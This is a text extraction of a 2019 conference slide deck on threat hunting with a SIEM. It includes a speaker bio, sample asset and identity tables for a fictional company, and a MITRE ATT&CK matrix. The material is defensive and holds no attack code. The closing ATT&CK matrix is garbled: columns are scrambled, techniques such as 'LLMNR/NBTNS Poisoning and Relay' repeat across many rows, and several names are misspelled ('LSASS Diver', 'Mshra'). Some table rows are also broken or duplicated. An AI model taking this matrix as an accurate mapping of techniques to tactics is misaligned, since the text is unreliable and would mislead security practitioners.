



That SIEM Won't Will Hunt

SIEM Summit 2019
John Stoner
[@stonerpsu](https://twitter.com/stonerpsu)

whoami > John Stoner

GCIA, GCIH, GCTI




Principal Security
Strategist
@stonerpsu

- 20+ years of cyber security experience
- Creator of SA-Investigator for Splunk
- Blogger on Hunting and SecOps
- Symantec → ArcSight → Splunk
 - I've Seen them all
- Loves The Smiths and all 80's sadtimey music

Why Do We Hunt?



Tweet




Matt Graeber
@mattifestation



Incident responder: "The machine was infected with crimeware. We just had IT rebuild the system. End of story."
Nation-state attacker: "We got our foothold and only lost a single host in the process."

2/18/18, 10:36 AM


Symbiotic Relationship



Context is Key

Systems, users, and accounts provide contextual information that will aid the hunt

SIEM has this information



Systems

Asset Center

Asset Priority Business Unit Category Owner

* All All All Submit Hide Filters

Assets By Priority

Priority	Events
critical	~1
high	~3
low	~11
medium	~4

Assets By Business Unit

Business Unit	Percentage
R&D	~15%
Marketing	~10%
Ecomm	~20%
IT	~35%
Other	~10%

Assets By Category

Category	Percentage
workstation	~15%
windows	~10%
web	~5%
splunk	~3%
sep	~2%
pan	~1%
avionics	~1%
aws	~1%
brewertalk	~1%
dc	~1%
file	~1%
firewall	~1%
linux	~2%
mac	~1%
magento	~1%
mysql	~1%

Asset Information

ip	mac	nt_host	dns	owner	priority	lat	long	city	country	bunit	category	pci_domain	is_expected	should_timesync
10.0.1.200	00:0c:29:08:63:9c	jupiter	jupiter	Kevin	low	San	US	IT	linux	untrust	TRUE	TRUE		


10.0.2.109	00:0c:29:f5:5e:8e	wrk-klagerf	wrk-klagerf	Fyodor Malteskesko	low	San Francisco	US	windows	untrust	false	false
10.0.2.105	00:0c:29:2e:04:30	wrk-fmaltes	wrk-fmaltes.frothly.local	Malteskesko	low	San Francisco	US	windows	untrust	false	false
10.0.2.109	00:0c:29:f5:5e:8e	wrk-klagerf	wrk-klagerf.frothly.local	Kevin Lagerfield	low	San Francisco	US	windows	untrust	false	false
10.0.1.222		neptune	neptune			San Francisco	US	linux	untrust	TRUE	TRUE

Users and Accounts

Identity Center


Username: Priority: Business Unit: Category: Watchlisted Identities Only:

Identities By Priority



Priority	Events
critical	~4.0
high	~1.0
low	~2.0
medium	~2.0

Identities By Business Unit



Identities By Category



Category	Percentage
system	~25%
contractor	~35%
pci	~15%
intern	~25%

Identity Information

identity	first	last	email	phone	phone2	managedBy	priority	bunit	category	watchlist	startDate	endDate	work_c
FROTHLY\al.bungstein abungstein	A1	Bungstein	abungstein@froth.ly	+1 (800)555-	+1 (800)555-		low	americas	false	12/12/2004 17:31:00			San Jos

FROTHLY\amber.turing Amber Turing aturing@froth.ly +1 (800)555-2111 +1 (800)555-9996 high

amber.turing


amber.turing@FROTHLY.LOCAL


aturing

aturing@froth.ly

frothly.local\amber.turing

Connections and Relationships






Common Taxonomy - MITRE ATT&CK

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise		Scheduled Task		Binary Padding		Network Sniffing					Data Destruction
Exploit Public-Facing Application		Launchctl		Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Encrypted for Impact
External Remote Services		Local Job Scheduling		Bypass User Account Control	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Defacement
Hardware Additions		LSASS Diver		Extra Window Memory Injection	Brute Force		Distributed Component Object Model	Clipboard Data	Data Encrypted	Disk Content Wipe	
Replication Through Removable Media		Trap		Process Injection	Credential Dumping	Browser Bookmark Discovery	Data from Information Repositories	Connection Proxy	Data Transfer Size Limits	Disk Structure Wipe	Endpoint Denial of Service
Spearphishing Attachment	Command-Line Interface	CMSTP	DLL Search Order Hijacking	Credentials in Files	Credentials in Registry	Domain Trust Discovery	Data from Local System	Custom Command and Control Protocol	Exfiltration Over Other Network Medium	Firmware Corruption	
Spearphishing Link	Compiled HTML File				Exploitation for Credential Access	File and Directory Discovery	Custom Cryptographic Protocol	Exfiltration Over Command and Control Channel	Inhibit System Recovery	Network Denial of Service	
Spearphishing via Service	Control Panel Items	Accessibility Features	BITS Jobs	Forced Authentication	Network Share Discovery	File and Directory Discovery	Data from Removable Media	Data Encoding	Exfiltration Over Alternative Protocol	Resource Hijacking	
Supply Chain Compromise	Dynamic Data Exchange	AppCert DLLs	Clear Command History	Hooking	Pass the Hash	Network Service Scanning	Pass the Ticket	Data Staged	Data Obfuscation	Runtime Data Manipulation	
Trusted Relationship	Execution through API	AppInit DLLs	CMSTP	Input Capture	Peripherals Device Discovery	Pass the Ticket	Data from Removable Media	Email Collection	Domain Fronting	Service Stop	
Valid Accounts	Execution through Module Load	Application Shimming	Code Signing	Input Prompt	Permissions Groups Discovery	Pass the Ticket	Remote Desktop Protocol	Input Capture	Domain Generation Algorithms	Scheduled Transfer	Stored Data Manipulation
		Dylib Hijacking	Compiled HTML File	Kerberos	Process Discovery	Pass the Ticket	Remote File Copy	Man in the Browser			Transmitted Data Manipulation
	Exploitation for Client Execution	File System Permissions Weakness	Component Firmware	Keychain	Query Registry	Pass the Ticket	Man in the Browser				
Graphical User Interface	Launch Daemon	Component Object Model Hijacking	LLMNR/NBTNS Poisoning and Relay	Replication Through Removable Media							
InstallUtil	New Service	Control Panel Items	LLMNR/NBTNS Poisoning and Relay	Remote System Discovery							
Mshra	Path Interception	DCShadow	LLMNR/NBTNS Poisoning and Relay	Shared Webroot							
PowerShell	Port Monitors	Deobfuscate/Decode Files or Information	LLMNR/NBTNS Poisoning and Relay	SSH Hijacking							
Regsvcs/Regasm	Service Registry Permissions Weakness	Security Memory	LLMNR/NBTNS Poisoning and Relay	System Information Discovery							
Regsvr32	Setuid and Setgid	Two-Factor Authentication Interception	LLMNR/NBTNS Poisoning and Relay	Third-party Software							
Rundll32	Startup Items	Disabling Security Tools	LLMNR/NBTNS Poisoning and Relay	Windows Admin Shares							
Scripting	Web Shell	DLL Side-Loading	LLMNR/NBTNS Poisoning and Relay	Windows Remote Management							
Service Execution	.bash_profile and .bashrc	Execution Guardrails	LLMNR/NBTNS Poisoning and Relay	System Network Configuration Discovery							
Signed Binary Proxy Execution	Account Manipulation	Exploitation for Privilege Escalation	LLMNR/NBTNS Poisoning and Relay	System Network Connections Discovery							
Signed Script Proxy Execution	Authentication Package	SID-History Injection	LLMNR/NBTNS Poisoning and Relay	System Owner/User Discovery							
Source	Component Firmware	File Deletion	LLMNR/NBTNS Poisoning and Relay	System Service Discovery							
Space after Filename	Change Default File Association	File Permissions Modification	LLMNR/NBTNS Poisoning and Relay	System Time Discovery							
